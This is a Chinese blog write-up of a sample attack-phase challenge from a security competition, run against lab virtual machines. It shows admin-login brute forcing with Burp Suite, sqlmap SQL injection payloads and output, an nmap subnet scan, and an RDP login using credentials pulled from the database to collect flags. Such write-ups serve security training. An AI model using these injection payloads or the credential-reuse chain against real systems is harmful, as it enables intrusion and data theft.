信息安全铁人三项竞赛 企业赛样题(攻击阶段)

原创

weixin_40958742 于 2020-02-16 19:38:27 发布 1052 收藏 14

文章标签： 信息安全

本文链接：https://blog.csdn.net/weixin_40958742/article/details/104345521

首先下载压缩包

链接：https://pan.baidu.com/s/1W4vikZnRkWsFyw0oTMl6TQ

提取码：j4gd

解压密码为t3sec

然后，按照解压后的文件中 虚拟机配置.docx 设置好虚拟机

可以结合 样题writeup.docx 来进行攻击

题目提供了三个虚拟机，但是只提供web入口，就是说另外两个虚拟机不能直接操作

题目是模拟真实比赛的攻击阶段，目的是通过渗透此环境，拿到这个小型拓扑中隐藏的flag，flag格式为flagx{32位MD5}，其中x为flag编号，共5个flag，所以编号从1到5。


以下全部通过kali进行攻击

1、爆破后台


访问web地址，我这里显示的ip为 192.168.50.134

在浏览器中访问 192.168.50.134

使用工具对网站进行扫描




可以发现后台，并尝试登陆




找到后台且没有验证码，使用Burp suite 进行爆破


爆破出密码




登陆后可以看到第一个flag



通过文件式管理器进入上一级目录可以发现Thisisyourflag中有第三个flag





网站栏目管理
所有档案列表
等审核的档案
我发布的文档
评论管理
内容回收站
内容管理
分类信息
普通文章
图片集
软件
商品
专题管理
附件管理
上传新文件
附件数据管理
文件式管理器
频道模型
include [改名] [删除]
m [改名] [删除]
member [改名] [删除]
plus [改名] [删除]
special [改名] [删除]
templets [改名] [删除]
sql [改名] [删除]
asd9asy7~6dsd [改名] [删除]
uploads [改名] [删除]
hehe [改名] [删除]
dede [改名] [删除]
favicon.ico 1.1 KB 2011-07-01 16:14:23 [改名] [删除] [移动]
index.php 1.2 KB 2011-07-01 16:36:15 [编辑] [改名] [删除] [移动]
robots.txt 0.4 KB 2011-07-01 16:36:15 [编辑] [改名] [删除] [移动]
tags.php 0.8 KB 2011-07-01 16:36:15 [编辑] [改名] [删除] [移动]
Thisisyourflag 0.03 KB 2017-02-22 14:55:23 [改名] [删除] [移动]
[根目录] [新建文件] [新建目录] [文件上传] [空间检查]


192.168.50.134/Thisisyourflag
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
flag3{fd5d4d5a199e9e8bfadead5f5e52895a}

SQL注入

在扫后台时发现有sql这个目录，可以试着用sqlmap进行注入



用户ID：1
用户账号：admin
用户密码：5****f
当前查询语句：SELECT * FROM topsec_admin WHERE id=1


发现可以注入，查看当前用户下的所有数据库

```
    Payload: id=1 AND 6008=6008

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 3144 FROM(SELECT COUNT(*),CONCAT(0x716b706a71,(SELECT (ELT(3144=3144,1))),0
HEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 7725 FROM (SELECT(SLEEP(5)))yHuW)

    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x716b706a71,0x6a4f7a485447657343655561544763 4e42776a
06a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- NinN
---
[05:44:56] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[05:44:56] [INFO] fetching database names
[05:44:56] [WARNING] reflective value(s) found and filtering out
available databases [4]:
[*] dedecmsv57utf8sp1
[*] information_schema
[*] mysql
[*] performance_schema

[05:44:56] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output/192.168.50.134'

[*] ending @ 05:44:56 /2020-02-16/
```


试着查看第一个数据库中的表名，发现两个有意思的表名


```
---
[05:46:45] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[05:46:45] [INFO] fetching tables for database: 'dedecmsv57utf8sp1'
[05:46:45] [WARNING] reflective value(s) found and filtering out
Database: dedecmsv57utf8sp1
[89 tables]
+-------------------------+
| flag                    |
| topsec_addonarticle     |
| topsec_addonimages      |
| topsec_addoninfos       |
```

先查看flag中的内容



可以找到第二个flag

再查看topsec_admin这个表的内容，可以得到下图所示的用户名和密码




使用nmap对192.168.50.1-255进行扫描，可以看到192.168.50.130的3389端口开启了远程连接，其操作系统是windows

```
OS details: Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.50.130
Host is up (0.0011s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (workgroup: TEST)
3389/tcp  open  ssl/ms-wbt-server?
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
49157/tcp open  msrpc              Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP|7|2012
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
Service Info: Host: TOPSEC; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.50.134
Host is up (0.0011s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.4 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.1e-fips PHP/5.4.16)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2
OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 255 IP addresses (3 hosts up) scanned in 137.89 seconds
```


远程登陆


接下来用上面在topsec_admin表中的用户名和密码尝试远程登陆这台设备，发现用户administrator，密码topsec.123可以登录，可以查看这台机器的信息，在其C盘下可以发现第四个flag


远程设置
系统保护
高级系统设置
另请参阅
操作中心
Windows Update
